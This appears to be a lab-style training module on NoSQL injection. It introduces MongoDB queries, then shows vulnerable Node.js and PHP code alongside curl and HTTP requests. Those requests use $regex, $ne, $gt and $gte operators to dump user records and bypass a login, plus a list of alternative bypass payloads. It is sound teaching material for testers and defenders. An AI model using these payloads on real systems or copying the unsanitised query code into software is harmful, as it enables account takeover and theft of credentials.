2. Introduction to NoSQL Injection

Introduction to NoSQL

Background

Many applications rely on databases to store data, such as passwords, email addresses, or comments. The most popular database engines are `relational` (e.g. Oracle and MySQL). However, over the past decade, `non-relational` databases, also known as `NoSQL` databases, have become increasingly more common, with `MongoDB` now being the 5th most used database engine (as of November 2022).

There are four main types of `NoSQL` databases, and unlike `relational` databases, which all store data similarly in `tables`, `rows`, and `columns`, the way `NoSQL` databases store data varies significantly across the different categories and implementations.

Type	Description	Top 3 Engines (as of November 2022)
Document-Oriented Database	Stores data in `documents` which contain pairs of `fields` and `values`. These documents are typically encoded in formats such as `JSON` or `XML`.	MongoDB, Amazon DynamoDB, Google Firebase - Cloud Firestore
Key-Value Database	A data structure that stores data in `key:value` pairs, also known as a `dictionary`.	Redis, Amazon DynamoDB, Azure Cosmos DB
Wide-Column Store	Used for storing enormous amounts of data in `tables`, `rows`, and `columns` like a relational database, but with the ability to handle more ambiguous data types.	Apache Cassandra, Apache HBase, Azure Cosmos DB
Graph Database	Stores data in `nodes` and uses `edges` to define relationships.	Neo4j, Azure Cosmos DB, Virtuoso

In this module, we will focus solely on `MongoDB`, as it is the most popular `NoSQL` database.

Introduction to MongoDB

`MongoDB` is a `document-oriented` database, which means data is stored in `collections` of `documents` composed of `fields` and `values`. In `MongoDB`, these `documents` are encoded in BSON (Binary JSON). An example of a `document` that may be stored in a `MongoDB` database is:

```
{
  _id: ObjectId("63651456d18bf6c01b8eeae9"),
  type: 'Granny Smith',
  price: 0.65
}
```

Here we can see the document's `fields` (type, price) and their respective `values` ('Granny Smith', '0.65'). The field `_id` is reserved by MongoDB to act as a document's `primary key`, and it must be unique throughout the entire `collection`.

Connecting to MongoDB

We can use `mongosh` to interact with a MongoDB database from the command line by passing the connection string. Note that `27017/tcp` is the default port for MongoDB.

```
mongosh mongodb://127.0.0.1:27017

Current Mongosh Log ID: 636510136bfa115e590dae03
Connecting to:          mongodb://127.0.0.1:27017/?
directConnection=true&serverSelectionTimeoutMS=2000&appName=mongosh+1.6.0
Using MongoDB:          6.0.2
Using Mongosh:          1.6.0

For mongosh info see: https://docs.mongodb.com/mongodb-shell/

test>
```

We can check which databases exist like this:

```
test> show databases
admin       72.00 KiB
config     108.00 KiB
local       40.00 KiB
```

Creating a Database

MongoDB does not create a `database` until you first store data in that `database`. We can "switch" to a new `database` called `academy` by using the `use` command:

```
test> use academy
switched to db academy
academy>
```

We can list all collections in a database with `show collections`.

Inserting Data

Similarly to creating a database, MongoDB only creates a `collection` when you first insert a `document` into that `collection`. We can insert data into a `collection` in several ways.

We can insert a `single` document into the `apples` collection like this:

```
academy> db.apples.insertOne({type: "Granny Smith", price: 0.65})
{
  acknowledged: true,
  insertedId: ObjectId("63651456d18bf6c01b8eeae9")
}
```

And we can insert `multiple` documents into the `apples` collection like this:

```
academy> db.apples.insertMany([{type: "Golden Delicious", price: 0.79},
{type: "Pink Lady", price: 0.90}])
{
  acknowledged: true,
  insertedIds: {
    '0': ObjectId("6365147cd18bf6c01b8eeaea"),
    '1': ObjectId("6365147cd18bf6c01b8eeaeb")
  }
}
```

Selecting Data

Let's say we wanted to check the price of `Granny Smith` apples. One way to do this is by specifying a document with fields and values we want to match:

```
academy> db.apples.find({type: "Granny Smith"})
{
  _id: ObjectId("63651456d18bf6c01b8eeae9"),
  type: 'Granny Smith',
  price: 0.65
}
```

Or perhaps we wanted to list all documents in the collection. We can do this by passing an empty document (since it is a subset of all documents):

```
academy> db.apples.find({})
[
  {
    _id: ObjectId("63651456d18bf6c01b8eeae9"),
    type: 'Granny Smith',
    price: 0.65
  },
  {
    _id: ObjectId("6365147cd18bf6c01b8eeaea"),
    type: 'Golden Delicious',
    price: 0.79
  },
  {
    _id: ObjectId("6365147cd18bf6c01b8eeaeb"),
    type: 'Pink Lady',
    price: 0.90
  }
]
```

If we wanted to do more advanced queries, such as finding `all apples whose type starts with a 'G' and whose price is less than 0.70`, we would have to use a combination of [query operators](). There are many `query operators` in MongoDB, but some of the most common are:

Type	Operator	Description	Example
Comparison	`$eq`	Matches values which are `equal to` a specified value	`type: {$eq: "Pink Lady"}`
Comparison	`$gt`	Matches values which are `greater than` a specified value	`price: {$gt: 0.30}`
Comparison	`$gte`	Matches values which are `greater than or equal to` a specified value	`price: {$gte: 0.50}`
Comparison	`$in`	Matches values which exist `in the specified array`	`type: {$in: ["Granny Smith", "Pink Lady"]}`
Comparison	`$lt`	Matches values which are `less than` a specified value	`price: {$lt: 0.60}`
Comparison	`$lte`	Matches values which are `less than or equal to` a specified value	`price: {$lte: 0.75}`

Type	Operator	Description	Example
Comparison	`$nin`	Matches values which are `not in the specified array`	`type: {$nin: ["Golden Delicious", "Granny Smith"]}`
Logical	`$and`	Matches documents which `meet the conditions of both` specified queries	`$and: [{type: 'Granny Smith'}, {price: 0.65}]`
Logical	`$not`	Matches documents which `do not meet the conditions` of a specified query	`type: {$not: {$eq: "Granny Smith"}}`
Logical	`$nor`	Matches documents which `do not meet the conditions` of any of the specified queries	`$nor: [{type: 'Granny Smith'}, {price: 0.79}]`
Logical	`$or`	Matches documents which `meet the conditions of one` of the specified queries	`$or: [{type: 'Granny Smith'}, {price: 0.79}]`
Evaluation	`$mod`	Matches values which divided by a `specific divisor` have the `specified remainder`	`price: {$mod: [4, 0]}`
Evaluation	`$regex`	Matches values which `match a specified RegEx`	`type: {$regex: /^G.*/}`
Evaluation	`$where`	Matches documents which [satisfy a JavaScript expression]()	`$where: 'this.type.length === 9'`

Going back to the example from before, if we wanted to select `all apples whose type starts with a 'G' and whose price is less than 0.70`, we could do this:

```
academy> db.apples.find({
    $and: [
        {
            type: {
                $regex: /^G/
            }
        },
        {
            price: {
                $lt: 0.70
            }
        }
    ]
});
```

```
[
  {
    _id: ObjectId("63651456d18bf6c01b8eeae9"),
    type: 'Granny Smith',
    price: 0.65
  }
]
```

Alternatively, we could use the `$where` operator to get the same result:

```
academy> db.apples.find({$where: `this.type.startsWith('G') && this.price
< 0.70`});
[
  {
    _id: ObjectId("63651456d18bf6c01b8eeae9"),
    type: 'Granny Smith',
    price: 0.65
  }
]
```

If we want to sort data from `find` queries, we can do so by appending the sort function. For example, if we want to select the `top two apples sorted by price in descending order` we can do so like this:

```
academy> db.apples.find({}).sort({price: -1}).limit(2)
[
  {
    _id: ObjectId("6365147cd18bf6c01b8eeaeb"),
    type: 'Pink Lady',
    price: 0.9
  },
  {
    _id: ObjectId("6365147cd18bf6c01b8eeaea"),
    type: 'Golden Delicious',
    price: 0.79
  }
]
```

If we wanted to reverse the sort order, we would use `1 (Ascending)` instead of `-1 (Descending)`. Note the `.limit(2)` at the end, which allows us to set a limit on the number of results to be returned.

Updating Documents

Update operations take a `filter` and an `update` operation. The `filter` selects the documents we will update, and the `update` operation is carried out on those documents. Similar to the `query operators`, there are update operators in MongoDB. The most commonly used update operator is `$set`, which updates the specified field's value.

Imagine that the price for `Granny Smith` apples has risen from `0.65` to `1.99` due to inflation. To update the document, we would do this:

```
academy> db.apples.updateOne({type: "Granny Smith"}, {$set: {price: 
1.99}})
{
  acknowledged: true,
  insertedId: null,
  matchedCount: 1,
  modifiedCount: 1,
  upsertedCount: 0
}
```

If we want to increase the prices of all apples at the same time, we could use the `$inc` operator and do this:

```
academy> db.apples.updateMany({}, {$inc: {quantity: 1, "price": 1}})
{
  acknowledged: true,
  insertedId: null,
  matchedCount: 3,
  modifiedCount: 3,
  upsertedCount: 0
}
```

The `$set` operator allows us to update specific fields in an existing document, but if we want to completely replace the document, we can do that with `replaceOne` like this:

```
academy> db.apples.replaceOne({type:'Pink Lady'}, {name: 'Pink Lady', 
price: 0.99, color: 'Pink'})
{
  acknowledged: true,
  insertedId: null,
  matchedCount: 1,
  modifiedCount: 1,
  upsertedCount: 0
}
```

Removing Documents

Removing a document is very similar to selecting documents. We pass a query, and the matching documents are removed. Let's say we wanted to `remove apples whose prices are less than 0.80`:

```
academy> db.apples.remove({price: {$lt: 0.8}})
{ acknowledged: true, deletedCount: 2 }
```

Conclusion

By now, you should have a basic understanding of NoSQL databases and how to use MongoDB. The following section will cover some fundamentals of NoSQL injection attacks.

Note: To connect to the exercise, use the command `mongosh mongodb://SERVER_IP:PORT` with the IP and PORT provided with the question.

Introduction to NoSQL Injection

What is NoSQL Injection?

When `user input` is incorporated into a NoSQL query `without being properly sanitized` first, `NoSQL injection` may occur. If an attacker can control part of the query, they may subvert the logic and get the server to carry out `unintended actions / return unintended results`. Since NoSQL has no standardized query language like SQL does, NoSQL injection attacks look different in the various NoSQL implementation.

Scenario (Node.JS)

Let's imagine an `Express / Node.JS` webserver that uses `MongoDB` to store its user's information. This server has the endpoint `/api/v1/getUser`, which allows you to retrieve a user's information from their username.

```
// Express is a Web-Framework for Node.JS
const express = require('express');
const app = express();
app.use(express.json()); // Tell Express to accept JSON request bodies

// MongoDB driver for Node.JS and the connection string
// for our local MongoDB database
```

```
const {MongoClient} = require('mongodb');
const uri = "mongodb://127.0.0.1:27017/test";
const client = new MongoClient(uri);

// POST /api/v1/getUser
// Input (JSON): {"username": <username>}
// Returns: User details where username=<username>
app.post('/api/v1/getUser', (req, res) => {
    client.connect(function(_, con) {
        const cursor = con
            .db("example")
            .collection("users")
            .find({username: req.body['username']});
        cursor.toArray(function(_, result) {
            res.send(result);
        });
    });
});

// Tell Express to start our server and listen on port 3000
app.listen(3000, () => {
  console.log(`Listening...`);
});
```

Note: In practice this would likely be a GET request like `/api/v1/getUser/<username>`, but for the sake of simplicity it is a POST here.

The intended use of this endpoint looks like this:

```
curl -s -X POST http://127.0.0.1:3000/api/v1/getUser -H 'Content-Type:
application/json' -d '{"username": "gerald1992"}' | jq

[
  {
    "_id": "63667326b7417b004543513a",
    "username": "gerald1992",
    "password": "0f626d75b12f77ede3822843320ed7eb",
    "role": 1,
    "email": "[email protected]"
  }
]
```

We posted the `/api/v1/getUser` endpoint with the body `{"username": "gerald1992"}`, and the server used that to generate the full query `db.users.find({username: "gerald1992"})` and returned the results to us.

The problem is that the server blindly uses whatever we give it as the username query without any filters or checks. Below is an example of code that is vulnerable to `NoSQL injection`:

```
 ...
.find({username: req.body['username']});
 ...
```

A simple example of exploiting this injection vulnerability is using the `$regex` operator described in the previous section to coerce the server into returning the information of all users (whose usernames match `/.*/`), like this:

```
curl -s -X POST http://127.0.0.1:3000/api/v1/getUser -H 'Content-Type:
application/json' -d '{"username": {"$regex": ".*"}}' | jq

[
  {
    "_id": "63667302b7417b0045435139",
    "username": "bmdyy",
    "password": "f25a2fc72690b780b2a14e140ef6a9e0",
    "role": 0,
    "email": "[email protected]"
  },
  {
    "_id": "63667326b7417b004543513a",
    "username": "gerald1992",
    "password": "0f626d75b12f77ede3822843320ed7eb",
    "role": 1,
    "email": "[email protected]"
  }
]
```

Types of NoSQL Injection

If you are familiar with SQL injection, then you will already be familiar with the various classes of injections that we may encounter:

- `In-Band`: When the attacker can use the same channel of communication to exploit a NoSQL injection and receive the results. The scenario from above is an example of this.
- `Blind`: This is when the attacker does not receive any direct results from the NoSQL injection, but they can infer results based on how the server responds.

- `Boolean`: Boolean-based is a subclass of blind injections, which is a technique where attackers can force the server to evaluate a query and return one result or the other if it is True or False.
- `Time-Based`: Time-based is the other subclass of blind injections, which is when attackers make the server wait for a specific amount of time before responding, usually to indicate if the query is evaluated as True or False.

Moving On


With the basics of NoSQL injection explained, let's move on to some more in-depth examples.

Bypassing Authentication

MangoMail

In this section, we will cover `MangoMail`. This web application is vulnerable to an `authentication bypass`.


There is a login portal on the webpage and nothing else; presumably, this is an internal webmail service.



MangoMail

Login Portal for Employees

We will fill out the form with test data and intercept the request with BurpSuite. It is assumed that you are already familiar with this process.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email=test%40test.com&password=test
```

In the POST request, we see the URL-encoded parameters `email` and `password`, which were filled out with test data. Unsurprisingly, this login attempt fails.

On the `server-side`, the authentication function these parameters are being passed to looks like this:

```
...
if ($_SERVER['REQUEST_METHOD'] === "POST"):
    if (!isset($_POST['email'])) die("Missing `email` parameter");
    if (!isset($_POST['password'])) die("Missing `password` parameter");
    if (empty($_POST['email'])) die("`email` can not be empty");
    if (empty($_POST['password'])) die("`password` can not be empty");

    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query(array("email" => $_POST['email'],
"password" => $_POST['password']));
    $cursor = $manager->executeQuery('mangomail.users', $query);

    if (count($cursor->toArray()) > 0) {
        ...
```

We can see that the server checks if `email` and `password` are both given and non-empty before doing anything with them. Once that is verified, it connects to a MongoDB instance running locally and then queries `mangomail` to see if there is a user with the given pair of `email` and `password`, like so:


```
db.users.find({
    email: "<email>",
    password: "<password>"
});
```

The problem is that both `email` and `username` are user-controlled inputs, which are passed `unsanitized` into a MongoDB `query`. This means we (as attackers) can take `control` of the query.

Many query operators were introduced in the first section of this module, and you may already have an idea of how to manipulate this query. For now, we want this query to return a match on any document because this will result in us being authenticated as whoever it matched. A straightforward way to do this would be to use the `$ne` query operator on both `email` and `password` to match values that are `not equal` to something we know doesn't exist. To put it in words, we want a query that matches `email is not equal to '[email protected]', and the password is not equal to 'test'`.

```
db.users.find({
    email: {$ne: "[email protected]"},
    password: {$ne: "test"}
});
```


Since `email` and `password` are being passed as URL-encoded parameters, we can't just pass JSON objects; we need to change the syntax slightly. When passing URL-encoded parameters to PHP, `param[$op]=val` is the same as `param: {$op: val}` so we will try to bypass authentication with `email[$ne][email protected]` and `password[$ne]=test`



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email[$ne]=test%40test.com&password[$ne]=test
```

Knowing that `[email protected]:test` didn't log us in and are therefore invalid credentials, this should match some document in the `users` collection.

When we update the form parameters and forward the request, we should see that we `successfully bypassed authentication`.




HTB{[redacted]}

Alternative Queries

Although `$ne` on both parameters worked to bypass authentication, it is always helpful to have alternatives just in case. One example would be to use the `$regex` query parameter on both fields to match `/.*/`, which means any character repeated 0 or more times and therefore matches everything.

```
db.users.find({
    email: {$regex: /.*/},
    password: {$regex: /.*/}
});
```

We can adapt this to the URL-encoded form, re-send the request, and we will bypass authentication again.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email[$regex]=.*&password[$regex]=.*
```

Some other payloads that would work are:

- `email=admin%40mangomail.com&password[$ne]=x` : This assumes we know the admin's email and we wanted to target them directly
- `email[$gt]=&password[$gt]=` : Any string is 'greater than' an empty string
- `email[$gte]=&password[$gte]=` : Same logic as above

Aside from this, you can mix and match operators to achieve the same effect. Taking a bit of time to understand query operators better will be helpful when you try to exploit NoSQL injection in the wild.

In-Band Data Extraction

